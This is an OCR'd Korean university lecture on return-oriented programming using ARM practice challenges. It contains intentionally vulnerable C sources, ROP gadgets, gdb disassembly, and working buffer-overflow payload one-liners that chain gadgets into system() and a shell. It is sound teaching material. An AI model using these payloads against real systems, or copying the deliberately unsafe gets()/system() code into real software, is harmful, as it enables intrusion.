
ROP Attack
(Return-Oriented Programming)

조 진 성
경희대학교 컴퓨터공학과
Mobile & Embedded System Lab.

ROP Attack

▣ ROP 공격의 동작 원리



ROP Level 1

- Return-Oriented Programming Sequence
  - gets() → BOF → change()[gadget1] → secret()[gadget2] → system("ls")

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char string[] = "date";

void change(){

    strcpy(string,"ls");
    printf("string changed.\n");

}

void secret(){

    printf("executing string...\n");

    system(string);
}

int main(){

    printf("Welcome to ROPLevel1 for ARM! Created by Billy Ellis (@bellis1000)\n");

    char buff[12];
    gets(buff);

    return 0;
}
```

출처: Billy Ellis

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ printf "AAAABBBBCCCCDDDD\x00\x0d\x01\x00\xff\xff\xff\xff\x38\x0d\x01\
x00" | ./roplevel1
Welcome to ROPLevel1 for ARM! Created by Billy Ellis (@bellis1000)
string changed.
executing string...
peda-session-roplevel1.txt  readme.txt  roplevel1  roplevel1.c  roplevel2.c  roplevel3.c  roplevel4.c  roplevel5.c
Segmentation fault
```

ROP Level 1

- Required address
  - change() : 0x00010d00
    - push {r11, lr}은 secret으로 이동하기 위해 실행하지 않음

```
(gdb) disas change
Dump of assembler code for function change:
   0x00010cfc <+0>:     push    {r11, lr}
   0x00010d00 <+4>:     add     r11, sp, #4
   0x00010d04 <+8>:     ldr     r3, [pc, #32]   ; 0x10d2c <change+48>
   0x00010d08 <+12>:    ldr     r2, [pc, #32]   ; 0x10d30 <change+52>
   0x00010d0c <+16>:    ldr     r2, [r2]
   0x00010d10 <+20>:    strh    r2, [r3]
   0x00010d14 <+24>:    add     r3, r3, #2
   0x00010d18 <+28>:    lsr     r2, r2, #16
   0x00010d1c <+32>:    strb    r2, [r3]
   0x00010d20 <+36>:    ldr     r0, [pc, #12]   ; 0x10d34 <change+56>
   0x00010d24 <+40>:    bl      0x18034 <puts>
   0x00010d28 <+44>:    pop     {r11, pc}
   0x00010d2c <+48>:    andeq   r8, r9, r0, lsl r1
   0x00010d30 <+52>:    andeq   r1, r7, r4, asr #7
   0x00010d34 <+56>:    andeq   r1, r7, r8, asr #7
End of assembler dump.
```


  - secret() : 0x00010d38

```
(gdb) disas secret
Dump of assembler code for function secret:
   0x00010d38 <+0>:     push    {r11, lr}
   0x00010d3c <+4>:     add     r11, sp, #4
   0x00010d40 <+8>:     ldr     r0, [pc, #12]   ; 0x10d54 <secret+28>
   0x00010d44 <+12>:    bl      0x18034 <puts>
   0x00010d48 <+16>:    ldr     r0, [pc, #8]    ; 0x10d58 <secret+32>
   0x00010d4c <+20>:    bl      0x1750c <system>
   0x00010d50 <+24>:    pop     {r11, pc}
   0x00010d54 <+28>:    ldrdeq  r1, [r7], -r8
   0x00010d58 <+32>:    andeq   r8, r9, r0, lsl r1
End of assembler dump.
```

ROP Level 1

실행 분석


- gets() 수행 이전의 stack



- gets() 입력

Dummy (16bytes)	Address of *change* (0x00010d00)	Dummy (4bytes)	address of *secret* (0x00010d38)

- gets() 수행 이후의 stack




ROP Level 1

실행 분석

main()의 return 수행 이후의 stack

- 0x00010d00 번지로 분기 및 실행 (change)


```
(gdb) disas change
Dump of assembler code for function change:
   0x00010cfc <+0>:     push    {r11, lr}
   0x00010d00 <+4>:     add     r11, sp, #4
   0x00010d04 <+8>:     ldr     r3, [pc, #32]   ; 0x10d2c <change+48>
   0x00010d08 <+12>:    ldr     r2, [pc, #32]   ; 0x10d30 <change+52>
   0x00010d0c <+16>:    ldr     r2, [r2]
   0x00010d10 <+20>:    strh    r2, [r3]
   0x00010d14 <+24>:    add     r3, r3, #2
   0x00010d18 <+28>:    lsr     r2, r2, #16
   0x00010d1c <+32>:    strb    r2, [r3]
   0x00010d20 <+36>:    ldr     r0, [pc, #12]   ; 0x10d34 <change+56>
   0x00010d24 <+40>:    bl      0x18034 <puts>
   0x00010d28 <+44>:    pop     {r11, pc}
   0x00010d2c <+48>:    andeq   r8, r9, r0, lsl r1
   0x00010d30 <+52>:    andeq   r1, r7, r4, asr #7
   0x00010d34 <+56>:    andeq   r1, r7, r8, asr #7
End of assembler dump.
```



pop {r11, pc} 수행 이후의 stack

- 0x00010d38 번지로 분기 및 실행 (secret)

```
(gdb) disas secret
Dump of assembler code for function secret:
   0x00010d38 <+0>:     push    {r11, lr}
   0x00010d3c <+4>:     add     r11, sp, #4
   0x00010d40 <+8>:     ldr     r0, [pc, #12]   ; 0x10d54 <secret+28>
   0x00010d44 <+12>:    bl      0x18034 <puts>
   0x00010d48 <+16>:    ldr     r0, [pc, #8]    ; 0x10d58 <secret+32>
   0x00010d4c <+20>:    bl      0x1750c <system>
   0x00010d50 <+24>:    pop     {r11, pc}
   0x00010d54 <+28>:    ldrdeq  r1, [r7], -r8
   0x00010d58 <+32>:    andeq   r8, r9, r0, lsl r1
End of assembler dump.
```



ROP Level 2

- Return-Oriented Program Sequence
  - scanf() → BOF → gadget() → system(str1 or str2 or str3)

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char str1[] = "uname -a";
char str2[] = "touch pwned.txt";
char str3[] = "ls -sail";

void winner(){

    printf("Nothing interesting here...\n");
    system("# this does nothing...");
    exit(0);
}

void gadget(){

    __asm__("pop {r0,pc}\n");
}

int main(){

    char buff[16];

    printf("Welcome to ROPLevel2 created by Billy Ellis (@bellis1000)\n");
    printf("The objective of this level is to execute a shell command of yo
 system()\n");
    printf("Good luck: ");

    scanf("%s",buff);

    printf("Nice try ;)\n");

    return 0;
}
```

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ printf "AAAABBBBCCCCDDDDEEEE\x34\x05\x01\x00\x84\x08\x02\x00\xac\xff\xe9\x76" | ./roplevel2
Welcome to ROPLevel2 created by Billy Ellis (@bellis1000)
The objective of this level is to execute a shell command of your choice by using a ROP gadget followed by jumping to system()
Good luck: AAAABBBBCCCCDDDDEEEE4
Nice try ;)
xtermtotal 620
259131   4 drwxr-xr-x  2 pi pi   4096 Feb 12 05:43 .
257598   4 drwxr-xr-x 11 pi pi   4096 Feb  7 10:19 ..
259261   4 -rw-r--r--  1 pi pi    368 Feb  7 10:19 .gdb_history
259259   4 -rw-r--r--  1 pi pi    180 Feb  7 10:19 readme.txt
259258 576 -rwxr-xr-x  1 pi pi 587416 Feb  9 11:48 roplevel1
```

ROP Level 2


- Required address
  - system() : 0x76e9ffac
  - gadget() : 0x00010534
  - str1(uname –a) : 0x00020868
  - str2(touch pwned.txt) : 0x00020874
  - str3(ls –sail) : 0x00020884

```
Breakpoint 1, main () at roplevel2.c:26
26              printf("Welcome to ROPLevel2 created by Billy Ellis (@bellis1000)\n");
(gdb) p system
$1 = {<text variable, no debug info>} 0x76e9ffac <__libc_system>
(gdb) disas gadget
Dump of assembler code for function gadget:
   0x0001052c <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00010530 <+4>:     add     r11, sp, #0
   0x00010534 <+8>:     pop     {r0, pc}
   0x00010538 <+12>:    sub     sp, r11, #0
   0x0001053c <+16>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00010540 <+20>:    bx      lr
End of assembler dump.
(gdb) x/s str1
0x20868 <str1>: "uname -a"
(gdb) x/s str2
0x20874 <str2>: "touch pwned.txt"
(gdb) x/s str3
0x20884 <str3>: "ls -sail"
(gdb)
```

ROP Level 2

▣ 실행 분석


⊙ scanf() 수행 이전의 stack



⊙ scanf() 입력

Dummy (20bytes)	Address of *gadget* (0x00010534)	Address of *str3* (0x00020884)	address of *system()* (0x7629ffac)

⊙ scanf() 수행 이후의 stack




ROP Level 2

▣ 실행 분석

⊙ main()의 return 수행 이후의 stack


- 0x00010534 번지로 분기 및 실행 (gadget)

```
Dump of assembler code for function gadget:
   0x0001052c <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00010530 <+4>:     add     r11, sp, #0
   0x00010534 <+8>:     pop     {r0, pc}
   0x00010538 <+12>:    sub     sp, r11, #0
   0x0001053c <+16>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00010540 <+20>:    bx      lr
```



⊙ pop {r0, pc} 수행 이후의 stack

- 0x7629ffac 번지로 분기 및 실행 (system)
- Parameter는 0x00020884에 위치하며 r0를 통해 전달



ROP Level 3

- Goal
  - Overwrite internal_mode using *write_anywhere()*, *gadget()*
  - Try to execute *func_internal()*

```c
void func(){

    printf("Hello world! Welcome to a function - an function that does absolutely nothing!\n");

}

void func_internal(){

    printf("\x1b[33mWelcome to a more interesting function with developer-only functionality ;P\
le\n[2] Spawn a shell\n[3] Quit function\n");

    char input[1];
    scanf("%s",input);

    if (strcmp(input,"1") == 0){
        system("touch /created_by_roplevel3");
    }else if(strcmp(input,"2") == 0){
        system("/bin/sh");
    }else if(strcmp(input,"3") == 0){

    }else{
        printf("Invalid option");
    }

}

void validate(char func_id[]){

    if (strcmp(func_id,"1") == 0){
            func();
    }else if(strcmp(func_id,"2") == 0){
        if (internal_mode == 0){
            printf("You do not have permission to launch this function.\n");
        }else{
            func_internal();
        }
    }else if(strcmp(func_id,"3") == 0){
        exit(0);
    }else{
        printf("Invalid choice.\n");
    }

}


void write_anywhere(){

    __asm__("str r0, [r1]");
    __asm__("pop {r7, pc}");
}

void gadget(){

    __asm__("pop {r0,r1,pc}");
}
```

Global Variable

```c
int internal_mode = 0;
```

```c
int main(){

    int a = 1;

    printf("Welcome to ROPLevel3 by @bellis1000\n\n");

    while (a == 1){

    printf("internal_mode is 0x%x\n", internal_mode);

    printf("Select an option:\n[1] Function\n[2] Function (internal)\n[3] Exit\n");

    char input[8];
    gets(input);
    printf("%s\n",input);

    validate(input);

    }

    return 0;
}
```

ROP Level 3

- Goal
  - Overwrite internal_mode using *write_anywhere()*, *gadget()*
  - Try to execute *func_internal()*


```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

int internal_mode = 0;

void func(){
    printf("Hello world! Welcome to a function - an function that does absolutely nothing!\n");

}

void func_internal(){
    printf("\x1b[33mWelcome to a more interesting function with developer-only functionality ;P\x1b
            [0m\nWhat would you like to do?\n
            [1] Touch a file\n
            [2] Spawn a shell\n
            [3] Quit function\n");

    char input[1];
    scanf("%s",input);

    if (strcmp(input,"1") == 0) {
        system("touch /created_by_roplevel3");
    }
    else if(strcmp(input,"2") == 0) {
        system("/bin/sh");
    }
    else if(strcmp(input,"3") == 0) {

    }
    else {
        printf("Invalid option");
    }
}
```

```c
void validate(char func_id[]){
    if (strcmp(func_id,"1") == 0) {
        func();
    }
    else if(strcmp(func_id,"2") == 0) {
        if (internal_mode == 0) {
            printf("You do not have permission to launch this function.\n");
        }
        else {
            func_internal();
        }
    }
    else if(strcmp(func_id,"3") == 0) {
            exit(0);
    }
    else {
        printf("Invalid choice.\n");
    }
}

void write_anywhere() {
    __asm__("str r0, [r1]");
    __asm__("pop {r7, pc}");
}

void gadget() {
    __asm__("pop {r0,r1,pc}");
}
```

```c
int main() {
    int a = 1;

    printf("Welcome to ROPLevel3 by @bellis1000\n\n");

    while (a == 1) {
        printf("Select an option:\n[1] Function\n[2] Function (internal)\n[3] Exit\n");

        char input[8];
        gets(input);

        validate(input);

    }

    return 0;
}
```


ROP Level 3

- Analysis of source codes
  - Normal operation flow



ROP Level 3


- Attack scenario
  - Attack operation flow
    - → : stage 1
    - → : stage 2



ROP Level 3

- Disassemble & Analysis
  - main

```
(gdb) disas main
Dump of assembler code for function main:
   0x00010ebc <+0>:     push    {r11, lr}
   0x00010ec0 <+4>:     add     r11, sp, #4
   0x00010ec4 <+8>:     sub     sp, sp, #16
   0x00010ec8 <+12>:    mov     r3, #1
   0x00010ecc <+16>:    str     r3, [r11, #-8]
   0x00010ed0 <+20>:    ldr     r0, [pc, #100]  ; 0x10f3c <main+128>
   0x00010ed4 <+24>:    bl      0x183f0 <puts>
   0x00010ed8 <+28>:    b       0x10f20 <main+100>
   0x00010edc <+32>:    ldr     r3, [pc, #92]   ; 0x10f40 <main+132>
   0x00010ee0 <+36>:    ldr     r3, [r3]
   0x00010ee4 <+40>:    ldr     r0, [pc, #88]   ; 0x10f44 <main+136>
   0x00010ee8 <+44>:    mov     r1, r3
   0x00010eec <+48>:    bl      0x17964 <printf>
   0x00010ef0 <+52>:    ldr     r0, [pc, #80]   ; 0x10f48 <main+140>
   0x00010ef4 <+56>:    bl      0x183f0 <puts>
   0x00010ef8 <+60>:    sub     r3, r11, #16
   0x00010efc <+64>:    mov     r0, r3
   0x00010f00 <+68>:    bl      0x181e8 <gets>
   0x00010f04 <+72>:    sub     r3, r11, #16
   0x00010f08 <+76>:    ldr     r0, [pc, #60]   ; 0x10f4c <main+144>
   0x00010f0c <+80>:    mov     r1, r3
   0x00010f10 <+84>:    bl      0x17964 <printf>
   0x00010f14 <+88>:    sub     r3, r11, #16
   0x00010f18 <+92>:    mov     r0, r3
   0x00010f1c <+96>:    bl      0x10dd4 <validate>
   0x00010f20 <+100>:   ldr     r3, [r11, #-8]
   0x00010f24 <+104>:   cmp     r3, #1
   0x00010f28 <+108>:   beq     0x10edc <main+32>
   0x00010f2c <+112>:   mov     r3, #0
   0x00010f30 <+116>:   mov     r0, r3
   0x00010f34 <+120>:   sub     sp, r11, #4
   0x00010f38 <+124>:   pop     {r11, pc}
   0x00010f3c <+128>:   andeq   r1, r7, r4, lsl r9
   0x00010f40 <+132>:   strdeq  r9, [r9], -r12
   0x00010f44 <+136>:   andeq   r1, r7, r12, lsr r9
   0x00010f48 <+140>:   andeq   r1, r7, r4, asr r9
   0x00010f4c <+144>:   muleq   r7, r4, r9
End of assembler dump.
```



ROP Level 3

- Disassemble & Analysis

```
(gdb) disas validate
Dump of assembler code for function validate:
   0x00010dd4 <+0>:     push    {r11, lr}
   0x00010dd8 <+4>:     add     r11, sp, #4
   0x00010ddc <+8>:     sub     sp, sp, #8
   0x00010de0 <+12>:    str     r0, [r11, #-8]
   0x00010de4 <+16>:    ldr     r0, [r11, #-8]
   0x00010de8 <+20>:    ldr     r1, [pc, #128]  ; 0x10e70 <validate+156>
   0x00010dec <+24>:    bl      0x25210 <strcmp>
   0x00010df0 <+28>:    mov     r3, r0
   0x00010df4 <+32>:    cmp     r3, #0
   0x00010df8 <+36>:    bne     0x10e04 <validate+48>
   0x00010dfc <+40>:    bl      0x10cfc <func>
   0x00010e00 <+44>:    b       0x10e68 <validate+148>
   0x00010e04 <+48>:    ldr     r0, [r11, #-8]
   0x00010e08 <+52>:    ldr     r1, [pc, #100]  ; 0x10e74 <validate+160>
   0x00010e0c <+56>:    bl      0x25210 <strcmp>
   0x00010e10 <+60>:    mov     r3, r0
